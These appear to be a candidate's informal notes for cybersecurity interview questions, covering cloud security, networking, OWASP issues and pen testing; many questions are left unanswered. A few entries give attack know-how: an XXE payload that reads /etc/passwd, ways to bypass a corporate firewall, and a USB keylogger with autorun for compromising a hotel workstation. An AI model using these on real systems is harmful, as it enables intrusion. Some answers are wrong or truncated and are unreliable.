
**Can you name two programming paradigms important for JavaScript app developers?**

Object oriented and functional programming

Functional programming produces programs by composing mathematical functions and avoids shared state & mutable data. Pure functions. Eg lisp

**Class Inheritance**: instances inherit from classes (like a blueprint — a description of the class), and create sub-class relationships: hierarchical class taxonomies. Instances are typically instantiated via constructor functions with the `new` keyword.

**Prototypal Inheritance**: instances inherit directly from other objects. Instances are typically instantiated via factory functions or `Object.create()`.



**githooks**

To deploy code from github to server and run

**Configuration hardening**

Configuration hardening is the process of reducing the attack surface of an organization

**Ci/cd**

Tools: jenkins

**Microservices**

AWS Container service

AWS lambda

Kubernetes and docker

**Hardware vulnerabilities:**

Meltdown

Spectre

Rowhammer

**Why are so many S3 Bucket’s breached?**

Apart from the fact that AWS S3 buckets are not hidden, there are multiple reasons data gets exfiltrated and breached, including **misconfigurations** and human errors. For example, there are numerous scenarios where sensitive data buckets are unintentionally publicly exposed, either because of operator errors in adding sensitive data to incorrect or public buckets or incorrectly setting bucket and object permissions. In other cases, S3 buckets **have misconfigurations** that have become easy targets for hackers to conduct external attacks such as viewing, editing, and modifying JavaScript files to spread skimmer code across websites.

1: Any Authenticated Users

2: Inconsistent ACLs and Bucket Policies

**84. What does the shared responsibility model in cloud mean?**

cloud shared responsibility model denotes that CSPs are responsible for the security of the cloud and customers are responsible for securing the data they put in the cloud.

**85. What is the advantage of API over forward proxy?**

**86. How would you secure the East-West traffic in the cloud?**

East-West Traffic **denotes a direction of traffic flow within a data center**. Based on the most commonly deployed topology of systems within a data center, East-West traffic indicates flow of data among devices within a specific data center.

You can have internal firewalls.

Traffic segmentation

**87. How would you secure the traffic between cloud services?**

Encryption of data in transition must be end to end. ...

Encryption is important for data at rest, too. ...

Vulnerability testing should be rigorous and ongoing. ...

Have a defined and enforced data deletion policy. ...

Add protective layers with user-level data security. .

**88. Who is responsible for securing the data and users when using SaaS or IaaS services?**

**89. Why are the containers vulnerable?**

Since there are many images and they rely on many other services, they themselves get prone to attacks.

**90. What are some of the security risks for the organisation when using Slack or**

**Microsoft Teams?**

**91. Why does it take so long for organisations to move their workloads to the cloud?**

Neither Slack nor Teams offer protection against malware.

Users can share malicious links or malware without realizing and there are no protections against it

**92. Can you name the advantages of cloud-based databases?**

benefit from managed storage capabilities such as high availability, efficiencies to cut cloud data storage costs, enhanced data protection, higher performance, and more

**93. Can you name a few security software tools that can help you monitor cloud environments?**

Open souce tool: ossec

**94. What are things to take into consideration when using public cloud instead of private?**

**Security**

**Backups and Disaster Recovery**

Compliance

**95. What is CASB?**

**a cloud access security broker** (CASB) is an on-premises or cloud-based security policy enforcement point that is placed between cloud service consumers and cloud service providers to combine and interject enterprise security policies as cloud-based resources are accessed.

**Cloud security issues and mitigation**

Data Encryption at Rest: even if data leaks, it is encrypted

Two-Factor Authentication (2FA): for authorization of resources

Eliminate Shared Accounts: As with other web-based services, sharing cloud platform credentials with coworkers is common practice. While most professionals don’t think twice about employing a shared account model with services that require multiple cooks in the kitchen, it can be a recipe for cloud disaster

Backups

SLA: to make sure credibility on who is responsible for what

Compliance:

**96. What port does ping work over?**

Remember that a ping test uses **ICMP**, so there are no real ports being used. ICMP is not a layer four **protocol**. (Network layer protcol)

**97. Do you prefer filtered ports or closed ports on your firewall?**

A closed port indicates that no application or service is not listening for connections on that port. A closed port can open up at any time if an application or service is started.

A filter port indicates that a firewall, filter, or other network issue is blocking the port

**98. How exactly does traceroute/tracert work at the protocol level?**

**traceroute** sends a sequence of packets using the ICMP **protocol** (the same **protocol** used for the ping command.) The first packet has a time-to-live (also known as TTL, or hop limit) of 1, the second packet has a TTL of 2, and so on. Each time a packet is passed to a new router, the TTL is decreased by 1

**99. What are Linux’s strengths and weaknesses vs. Windows?**

**100. What is a firewall? And provide an example of how a firewall can be bypassed by an outsider to access the corporate**

HOW TO BYPASS A FIREWALL network.

Ultrasurf uses your computer’s default browser to connect to the nearest available proxy. It opens an incognito window in your browser and allows you to access restricted websites through the proxy server.

BROWSE WITH TOR TO BYPASS A FIREWALL

VPN FOR FIREWALL

USE YOUR SMARTPHONE AS A HOTSPOT TO BYPASS A FIREWALL

**101. Besides firewalls, what other devices are used to enforce network boundaries?**

Proxy

Load Balancer

**102. What is the role of network boundaries in information security?**

to prevent and detect malicious and other unauthorized communication.

**103. What does an intrusion detection system do? How does it do it?**

**104. What is a honeypot? What type of attack does it defend against?**

**105. What technologies and approaches are used to secure information and services deployed on cloud computing infrastructure?**

Application Security - Applications and programming interfaces (APIs) shall be designed, developed, deployed, and tested in accordance with leading industry standards

Policies and procedures shall be established and maintained in support of data security to include (confidentiality, integrity, and availability) across multiple system interfaces, jurisdictions, and business functions to prevent improper disclosure, alteration, or destruction.

Sensitive Data Protection - Policies and procedures shall be established, and supporting business processes and technical measures implemented,

torage and Access - Platform and data-appropriate encryption (e.g., AES-256) in open/validated formats and standard algorithms shall be require

User access policies and procedures shall be established,

OS Hardening and Base Controls - Each operating system shall be hardened to provide only necessary ports, protocols, and services to meet business needs

Strong encryption algorithms are put in place for storage and often every service is asked to authorise itself before attempting a request to secure a rogue service won't bring down other services.

Each cloud provider has their own set of certifications and better to check individual sites to confirm what practices they are following to secure your data.

**106. What information security challenges are faced in a cloud computing environment?**

Data Breaches

Misconfiguration and Inadequate Change Control

Insufficient Identity, Credential, Access and Key Management

Insecure Interfaces and APIs

**107. Can you give me an overview of IP multicast?**

IP multicast is a method of sending Internet Protocol (IP) datagrams to a group of interested receivers in a single transmission.

**108. How many bits do you need for a subnet size?**

MAX 32 bits. Then depends on subnet’s size.

**109. What is packet filtering?**

Packet filtering is a firewall technique used to control network access by monitoring outgoing and incoming packets and allowing them to pass or halt based on the source and destination Internet Protocol (IP) addresses, protocols and ports.

**110. Can you explain the difference between a packet filtering firewall and an**

**application layer firewall?**

While a packet filtering firewall only examines an individual packet out of context, a stateful firewall is able to watch the traffic over a given connection, generally defined by the source and destination IP addresses, the ports being used, and the already existing network traffic.

**111. What are the layers of the OSI model?**

APSTNDP

**112. How would you login to Active Directory from a Linux or Mac box?**

**113. What is an easy way to configure a network to allow only a single computer**

**to login on a particular jack?**

Sticky ports are one of the network admin’s best friends and worst headaches. They allow you to set up your network so that each port on a switch only permits one (or a number that you specify) computer to connect on that port by locking it to a particular MAC address.

**114. What are the three ways to authenticate a person?**

**115. You find out that there is an active problem on your network. You can fix it,**

**but it is out of your jurisdiction. What do you do?**

**116. How would you compromise an “office workstation” at a hotel?**

That being said, a USB keylogger is easy to fit into the back of these systems without much notice while an autorun program would be able to run quickly and quietly leaving behind software to do the dirty wor

**117. What is worse in firewall detection, a false negative or a false positive? And**

**why?**

A false positive is a false alarm. A false negative state is the most serious and dangerous state

**118. How would you judge if a remote server is running IIS or Apache?**

Error messages oftentimes giveaway what the server is running, and many times if the website administrator has not set up custom error pages for every site, it can give it away

Can also use use nikto

**119. What is the difference between an HIDS and a NIDS?**

HIDs examine specific host-based actions, such as what applications are being used, what files are being accessed and what information resides in the kernel logs. NIDs analyze the flow of information between computers, i.e., network traffic. They essentially "sniff" the network for suspicious behavior

**120. Why is it so hard to monitor cloud traffic from the network?**

**121. What is SD-WAN?**

D-WAN is an acronym for software-defined networking in a wide area network. SD-WAN simplifies the management and operation of a WAN by decoupling the networking hardware from its control mechanism.

**122. What is CI/CD pipeline?**

Continuous integration (CI) and continuous delivery (CD)CI/CD pipeline helps you automate steps in your software delivery process, such as initiating code builds, running automated tests, and deploying to a staging or production environment.

**123. Vulnerabilities represent 50% of Application Security pen test findings, what’s**

**the other half?**

Human error (password and phising)

**124. Can you explain what is business logic error and what does that have to do**

**with application security?**

Business Logic Errors are ways of using the legitimate processing flow of an application in a way that results in a negative consequence to the organization. n a particular scenario when an attacker is checking out of cart, he can inject lower costs then the actual calculated by the application logic

Something with discount coupon

Not validating request in each stage (assuming if you are in third stage, 1 and 2 would have been authenticated)

They are difficult to find because security scanners don’t search for them, they are logical errors.

**125. Describe the last program or script that you wrote. What problem did it**

**solve?**

Last script I wrote was to automate the function of grading c programming assignments.

And Last program I wrote was to create a loadable kernel module to monitor system calls

**126. Can you briefly discuss the role of information security in each phase of the**

**software development lifecycle?**

**127. How would you implement a secure login field on a high traffic website**

**where performance is a consideration?**

Make a separate login page that can only be accessed with https and (of course) submits using https; Always enforce https on the homepage and include the login form there.

**128. What are the various ways to handle account brute forcing?**

Block IP or account

**129. What is cross-site request forgery?**

**130. Can you explain the hardest application security challenge you have worked.**

**with and how did you overcome that?**

Convincing people from my last to last internship to allow me to do pen testing

**131. How does one defend against CSRF?**

**132. If you were a site administrator looking for incoming CSRF attacks, what**

**would you look for?**

Did we already implement nonces?”, or, “That depends on whether we already have controls in place…” Undesired answers are things like checking referrer headers, or wild panic.

**133. What’s the difference between HTTP and HTML?**

HTTP is a protocol and HTML is a language

**134. How does HTTP handle state?**

HTTP is stateless, it doesn’t handle state but you can use session and cookies for that

**135. What exactly is cross-site scripting?**

**136. What’s the difference between stored and reflected XSS?**

**137. What are the common defences against XSS?**

**138. You are remoted into a headless system in a remote area. You have no**

**physical access to the hardware, and you need to perform an OS installation. What**

**do you do?**

setup a network-based installer capable of network-booting via PXE (if you've ever seen this during your system boot and wondering what it was for, tada). Environments that have very large numbers of systems more often than not have the capability of pushing out images via the network

**139. On a Windows network, why is it easier to break into a local account than an**

**AD account?**

Windows local accounts have a great deal of baggage tied to them, running back a long long way to keep compatibility for user accounts. If you are a user of passwords longer than 13 characters, you may have seen the message referring to this fact. However, Active Directory accounts have a great deal of security tied onto them, not the least of which is that the system actually doing the authenticating is not the one you are usually sitting at when you are a regular user. Breaking into a Windows system if you have physical access is actually not that difficult at all, as there are quite a few dedicated utilities for just such a purpose, however that is beyond the scope of what we’ll be getting into h

**140. What does user enumeration mean?**

Enumeration is defined as the process of extracting user names, machine names, network resources, shares and services from a system

**141. Can you explain OWASP top 10?**

**142. How would you secure a database?**

How to secure your database server?

1. Disable Public Network Access to Database Servers: ...
2. Lock Down Default Accounts: ...
3. Regularly patch your Database servers: ...
4. Ensure Physical Database Security: ...
5. Do not leave the database backups in publicly accessible locations: ...
6. Remove all unnecessary privileges: ...
7. Encrypt Application Files and Backups:

**143. What are the common defences against SQL injection?**

Input validation

Prepared statements

Stored procedures

Escaping

Using WAF

**144. How do see the obfuscated SQL injection in clear text?**

**145. How would you secure the local access to database?**

1. Separate the Database and Web Servers. Keep the database server separate from the web server. ...
2. Encrypt Stored Files. Encrypt stored files. ...
3. Encrypt Your Backups Too. Encrypt back-up files. ...
4. Use a WAF. ...
5. Keep Patches Current. ...
6. Minimize Use of 3rd Party Apps. ...
7. Don't Use a Shared Server. ...
8. Enable Security Controls.

**206. Why are the roles important when testing API’s?**

**207. What’s the difference in testing mobile and web application?**

Online/Offline Mode

Permission (Web apps don’t required a lot of harmful perm as mobile app)

**208. What’s the difference in testing web application and API?**

The only difference is that a Web service facilitates interaction between two machines over a network. An API acts as an interface between two different applications so that they can communicate with each other

**220. How would you conduct a password audit?**

Check password

Create strong password policy

**221. Name a few types of security breaches.**

* Man-in-the-middle attack. ...
* Denial-of-service and distributed-denial-of-service attacks.
* Phishing and spear phishing. ...
* Password attack. ...
* Eavesdrop attack. ...
* Cross-site scripting attack. ...
* Malware attack.

**223. What are some security software tools you can use to monitor the network?**

Tcpdump

Wireshark

Nmap to check on hosts

**225. How can you encrypt email to secure transmissions about the company?**

TLS

SMTP over TLS

PGP

**227. How can you ensure backups are secure?**

Use encryption. Encryption is possibly the most useful backup security tool available for ensuring that data is secure at rest and in transit

**228. What are your thoughts on automated penetration testing?**

Need manual too (Business logic and many other errors can’t be tested)

**229. What is one way to do a cross-script hack?**

Steal cookie

**230. How can you avoid cross script hacks?**

**231. How do you test information security?**

**232. What is the difference between black box and white box penetration testing?**

**233. What is a vulnerability scan?**

**234. In pen testing what’s better, a red team or a blue team?**

**235. Why would you bring in an outside contractor to perform a penetration test?**

**236. What does PCI-DSS say about pen testing?**

PCI DSS requires Internal, External Penetration testing, and Segmentation testing.

PCI DSS penetration testing is designed to include assessment of network infrastructure and applications from both outside and inside an organisation's network environment.

**237. How would you deliver a social engineering security test?**

**239. How do you test the security of cloud services like Salesforce or Amazon AWS?**

**240. What are the three first steps when responding to a ransomware attack?**

Respond to ransomware in three steps: secure, assess, recover.

Begin by taking a read-only snapshot of your VMs – a VMware or storage snapshot backup – to protect what’s left of your data in the wake of your attack. This way, if your recovery plans go badly, you can get back to where you started and try again.

However, give your team the time necessary to assess the damage and build an optimal repair plan. Learning the “who, what, where, and when” about a ransomware issue will expedite recovery in the long run, especially if site-specific needs and use cases are concerned.

 If you decided to pay the ransom, you’ll still need to assess your system, clean up any remnants of the attack, and make your IT environment seem as if the attack never took place.

**244. Can you name a few EDR tools?**

Symantec endpoint protection

RSA Netwitness

Crowdstrike falcon

Fireeye endpoint security

OSSEC (Open source edr)

**APT**

Advanced persistent threat

**GDPR**

The General Data Protection Regulation 2016/679 is a regulation in EU law on data protection and privacy in the European Union and the European Economic Area.

Use GDPR compliance checklist.

**PCI DSS**

12 Step PCI DSS Requirements Checklist

Goal: Build and Maintain a Secure Network and Systems

1. Install and maintain a firewall configuration to protect cardholder data.
2. Do not use vendor-supplied defaults for system passwords and other security parameters.

Goal: Protect Cardholder Data

1. Protect stored cardholder data.
2. Encrypt transmission of cardholder data across open, public networks.

Goal: Maintain a Vulnerability Management Program

1. Protect all systems against malware and regularly update anti-virus software or programs.
2. Develop and maintain secure systems and applications.

Goal:  Implement Strong Access Control Measures

1. Restrict access to cardholder data by business justification (i.e., "need to know").
2. Identify and authenticate access to system components.
3. Restrict physical access to cardholder data.

Goal: Regularly Monitor and Test Networks

1. Track and monitor all access to network resources and cardholder data.
2. Regularly test security systems and processes.

Goal: Maintain an Information Security Policy

1. Maintain a policy that addresses information security for all personnel.

**web application security issues and solutions**

Code Injection – clean data before input (filtering your input properly) prepared statemetns

Data Breach – encryption at rest and hashes

Malware Infection

Distributed Denial of Service Attack – ALB

Broken Authentication (Session hijacking) - use a framework.

XSS- don’t return HTML tags to the client. using regular expressions to strip away HTML tags using r

Security misconfiguration - Have a good (preferably automated) “build and deploy” process, which can run tests on deploy

Cross Site Request Forgery - Store a secret token in a hidden form field which is inaccessible from the 3rd party site.

Using components with known vulnerabilities – update

**Oauth**

OAuth 2.0 is the industry-standard protocol for authorization. OAuth 2.0 focuses on client developer simplicity while providing specific authorization flows for web applications, desktop applications, mobile phones, and living room devices.

The more you give away your passwords, the more likely it is that your passwords will get compromised. That's where OAuth comes in. OAuth, which stands for “Open Authorization,” allows third-party services to exchange your information without you having to give away your password.

*OAuth doesn't share password data but instead uses authorization tokens to prove an identity between consumers and service providers*.

**JWT**

JSON Web Token (JWT) is a means of representing claims to be transferred between two parties.

Information Exchange: JWTs are a good way of securely transmitting information between parties. Basically, **JWT** is a token format. **OAuth** is an authorization protocol that can use **JWT** as a token.

**Vulnerability triage:**

**SAST**

Static application security testing (SAST) is a white box method of testing. It examines the code to find software flaws and weaknesses such as SQL injection and others listed in the OWASP Top 10.

Source code analysis tools ()

**DAST**

Dynamic application security testing (DAST) is a black box testing method that examines an application as it’s running to find vulnerabilities that an attacker could exploit.

Burpsuite, nessues, nikto, w3af

**Owasp top 10**

Injection (SQL, LDAP)

Broken Authentication: authentication and session management problem

Sensitive data exposure: Many web applications and APIs do not properly protect sensitive data

Security misconfiguration

XSS

Using Components with Known Vulnerabilities.

Insufficient logging and monitoring

**Important Port:**

1. 21: ftp
2. 22: ssh
3. 23: telnet
4. 25: smtp
5. 53: domain name system
6. 80: http
7. 110: pop3
8. 139: netbios-ssn

123 NTP

1. 143: imap

443: https

445: microsoft-ds

3306: mysql

3389: Remote Des

8080: http-proxy

**Q #5) List the attributes of Security Testing?**

Answer: There are following seven attributes of Security Testing:

1. Authentication
2. Authorization
3. Confidentiality
4. Availability
5. Integrity
6. Non-repudiation
7. Resilience

**Q #10)  Name the two common techniques used to protect a password file?**

Hash and salt

**Q #11) List the full names of abbreviations related to Software security?**

Answer: Abbreviations related to software security include:

1. IPsec – Internet Protocol Security is a suite of protocols for securing Internet
2. OSI – Open Systems Interconnection
3. ISDN Integrated Services Digital Network
4. GOSIP- Government Open Systems Interconnection Profile
5. FTP – File Transfer Protocol
6. DBA – Dynamic Bandwidth Allocation
7. DDS – Digital Data System
8. DES – Data -Encryption Standard
9. CHAP – Challenge Handshake Authentication Protocol
10. BONDING – Bandwidth On Demand Interoperability Group
11. SSH – The Secure Shell
12. COPS Common Open Policy Service
13. ISAKMP – Internet Security Association and Key Management Protocol
14. USM – User-based Security Model
15. TLS – The Transport Layer Security

**Q #12) What is ISO 17799?**

defines best practices for Information Security Management

**Q #13) List down some factors that can cause vulnerabilities?**

1. Design flaws: If there are loopholes in the system that can allow hackers to attack the system easily.
2. Passwords: If passwords are known to hackers they can get the information very easily. Password policy should be followed rigorously to minimize the risk of password steal.
3. Complexity: Complex software can open doors on vulnerabilities.
4. Human Error: Human error is a significant source of security vulnerabilities.
5. Management: Poor management of the data can lead to the vulnerabilities in the system.

**Q #16) What is SOAP and WSDL?**

Answer: SOAP or Simple Object Access Protocol is an XML-based protocol through which applications exchange information over HTTP.

Web Services Description Language (WSDL) is an XML formatted language used by UDDI. “Web Services Description Language describes Web services and how to access them”.

**Q #17) List the parameters that define an SSL session connection?**

Server and client random

Server write MACsecret

Client write MACsecret

Server write key

Client write key

Initialization vectors

Sequence numbers

**Q #18)** **What is file enumeration?**

**Answer:** This kind of attack uses forceful browsing with the URL manipulation attack. Hackers can manipulate the parameters in URL string and can get the critical data which generally does not open for the public such as achieved data, old version or data which is under development.

**Q #20) What is HIDS?**

**Answer:** [HIDS](http://www.sans.org/security-resources/idfaq/what_is_hips.php)or Host Intrusion Detection system is a system in which a snapshot of the existing system is taken and compared with the previous snapshot.

**Q #21) List down the principal categories of SET participants?**

**Answer:** **Following are the participants:**

1. Cardholder
2. Merchant
3. Issuer
4. Acquirer
5. Payment gateway
6. Certification authority

**Q #22) Explain “URL manipulation”?**

Answer: URL manipulation is a type of attack in which hackers manipulate the website URL to get the critical information. The information is passed in the parameters in the query string via HTTP GET method between client and server. Hackers can alter the information between these parameters and get the authentication on the servers and steal the critical data.

**Q #24) List the component used in SSL?**

**Answer:** Secure Sockets Layer protocol or SSL is used to make secure connections between clients and computers.

**Below are the component used in SSL:**

1. SSL Recorded protocol
2. Handshake protocol
3. Change Cipher Spec
4. Encryption algorithms

**Q #26) What is a Cookie?**

Answer: A cookie is a piece of information received from a web server and stored in a web browser which can be read anytime later.

**Q #27) What are the types of Cookies?**

**Answer:**Types of Cookies are:

* **Session Cookies** – These cookies are temporary and last in that session only.
* **Persistent cookies** – These cookies stored on the hard disk drive and last till its expiry or manual removal of it.

**Six Stages of Penetration Testing**

Planning and Preparation

Discovery

Penetration Attempt and Exploitation

Analysis and Reporting

Clean Up and Remediation

Retest

**What Is A ‘Threat Model’? How Do You Go About Designing One?**


Threat modelling is used to clearly define potential security threats to an organization.

Threat modeling is the practice of identifying and prioritizing potential **threats** and security mitigations to protect something of value, such as confidential data or intellectual property.

**Three Parts Of A TCP Handshake?**

SYN, SYN-ACK, ACK

**TLS handshake**



**Question 4. How Can You Encrypt Email Messages?**

Answer :

You can use PGP to encrypt email messages or some other form of a public private key pair system where only the sender and the recipient can read the messages.

**Question 5. What Kind Of Penetration Can Be Done With The Diffie Hellman Exchange?**

**Answer :**

A hacker can use the man in the middle attack

**Question 7. What Are Some Ways To Avoid Brute Force Hacks?**

**Answer :**

You can stop authentication after a certain amount of attempts and lock the account. You can also block IP addresses that flood the network. You can use IP restrictions on the firewall or server.

**Network Attack:**

ARP poisoning (Attack the MAC in destination)

Network snooping/spoofing

**Question 12. How You Can Avoid Or Prevent Arp Poisoning?**

Answer :

ARP poisoning can be prevented by following methods

* Packet Filtering : Packet filters are capable for filtering out and blocking packets with conflicting source address information
* Avoid trust relationship : Organization should develop protocol that rely on trust relationship as little as possible
* Use ARP spoofing detection software : There are programs that inspects and certifies data before it is transmitted and blocks data that is spoofed
* Use cryptographic network protocols : By using secure communications protocols like TLS, SSH, HTTP secure prevents ARP spoofing attack by encrypting data prior to transmission and authenticating data when it is received

**What Is Mac Flooding?**

**Answer :**

Mac Flooding is a technique where the security of given network switch is compromised. In Mac flooding the hacker or attacker floods the switch with large number of frames, then what a switch can handle

**Explain What Is Pharming And Defacement?**

**Answer :**

Pharming: In this technique the attacker compromises the DNS ( Domain Name System) servers or on the user computer so that traffic is directed to a malicious site.

Defacement: In this technique the attacker replaces the organization website with a different page

**DNS poisoning:**

**What is the purpose of the same origin policy with relation to the document object model?**

The same-origin policy is a critical security mechanism that restricts how a document or script loaded from one origin can interact with a resource from another origin. It helps isolate potentially malicious documents, reducing possible attack vectors.

**Qustion 25. Explain What Is Csrf (cross Site Request Forgery)? How You Can Prevent This?**

Answer :

CSRF or Cross site request forgery is an attack from a malicious website that will send a request to a web application that a user is already authenticated against from a different website. To prevent CSRF you can append unpredictable challenge token to each request and associate them with user’s session.  It will ensure the developer that the request received is from a valid source.

**Question 6. If You Were A Site Administrator Looking For Incoming Csrf Attacks, What Would You Look For?**

**Answer :**

This is a fun one, as it requires them to set some ground rules. Desired answers are things like, “Did we already implement nonces?”, or, “That depends on whether we already have controls in place…” Undesired answers are things like checking referrer headers, or wild panic**.**

**What’s The Difference Between Stored And Reflected Xss?**

**Answer :**

Stored is on a static page or pulled from a database and displayed to the user directly. Reflected comes from the user in the form of a request (usually constructed by an attacker), and then gets run in the victim’s browser when the results are returned from the site.

**Question 4. How To Access Active Directory From Linux?**

**Answer :**

It is quite surprising but you can use Active directory from Linux or iOS system or any other system apart from windows. The directory makes use of the SMB protocol which further can be accessed from a non-windows platform with the help of the Samba program.

**Describe The 3 Major First Steps For Securing Your Linux Server.?**

**Answer :**

**Every system has its own security software’s so for securing your Linux, the first three steps are:**

Auditing: A system scan is performed using a tool called Lynis for auditing. Every category is scanned separately and the hardening index is provided to the auditor for further steps.

Hardening: After the audit is complete, the system is hardened depending on the level of security it further needs. It is an important process based on the decision of auditor.

Compliance: The system needs to be checked almost every day for better results and also lesser threats from security point of view.

**Question 3. How Do You Change Your Dns Settings In Linux/windows?**

**How do you start metasploit?**

Msfconsole

**Is DNS TCP / UDP protocol?**

**DNS** has always been designed to use both **UDP** and **TCP** port 53 from the start 1

**What is SSRF?**

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. Path traversal attack: if server can open any link and run, we can provide a link to a script

**Server-Side Template Injection**

Template Injection can be used to directly attack web servers' internals and often obtain [Remote Code Execution](https://portswigger.net/web-security/os-command-injection) ([RCE](https://portswigger.net/web-security/os-command-injection)), turning every vulnerable application into a potential pivot point.

Template Injection occurs when user input is embedded in a template in an unsafe manner.

**RCE/ACE**

 Remote/arbitrary code execution is an attacker's ability to execute arbitrary commands or code on a target machine or in a target process.

**How do you exploit XXE vulnerabilities**

!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<stockCheck><productId>&xxe;</productId></stockCheck>

**How would I hack wpa2 wireless?**

**Name 5 ways to exfiltrate data over a given port**

You can telnet port 25 and send commands

**Name some recent Active Directory exploits**

Kerberoasting is very popular attack vector aimed against service accounts in Active Directory.

The problem is when these service accounts have weak passwords and when there is weak Kerberos RC4 encryption used for encrypting their password

Users with non-expiring passwords

users with password not required

Storing passwords using LM hashes

Weak domain password policy

**What pen testing methodology do you follow?**

Popular penetration testing methodologies and standards

The OSSTMM (Open Source Security Testing Methodology Manual) is a recognized framework that details industry standards. The framework provides a scientific methodology for [network penetration testing](https://www.eccouncil.org/what-is-penetration-testing/) and vulnerability assessment

The OWASP (Open Web Application Security Project) is another recognized standard that powers organizations to control application vulnerabilities. This framework helps identify [vulnerabilities](https://blog.eccouncil.org/the-great-hack-uncovering-the-most-popular-cybersecurity-vulnerability/) in web and mobile applications. At the same time, the OWASP also complicates logical flaws arising in unsafe development practices.

Unlike other information security manuals, NIST offers more specific guidelines for penetration testers to follow.  [The National Institute of Standards and Technology (NIST)](https://www.nist.gov/news-events/news/2018/04/nist-releases-version-11-its-popular-cybersecurity-framework) provides a manual that is best suited to improve the overall Cybersecurity of an organization.

The PTES Framework ([Penetration Testing Methodologies and Standards](http://www.infosecisland.com/blogview/7797-An-Introduction-to-OSSTMM-Version-3.html)) highlights the most recommended approach to structure a penetration test.

The ISSAF standard (Information System Security Assessment Framework) contains an even more structured and specialized approach to penetration testing than the previous standard. If your organization’s unique situation requires an advanced methodology entirely personalized to its context, then this manual should prove useful for the specialists in charge of your penetration test.

**How would you escalate privileges on Windows or Linux?**

* **What are the types of Cross-site scripting?**

Reflected, stored, dom bases

* **Explain the difference between encoding and escaping**

Encoding is transforming data from one format into another format.

Escaping is a subset of encoding, where not all characters need to be encoded. Only some characters are encoded

* **How is each type of cross-site scripting remediated?**

set the HttpOnly flag for cookies

Treat all user input as untrusted. And do escaping and encoding

DO input check on server side

* **What is the root cause of SQL injection? How do you fix it?**

Processing input without validation

Prepared statements will protect against (almost) all SQL injection vulnerabilitie

* **What is cross-site request forgery? What causes it? How do you fix it?**

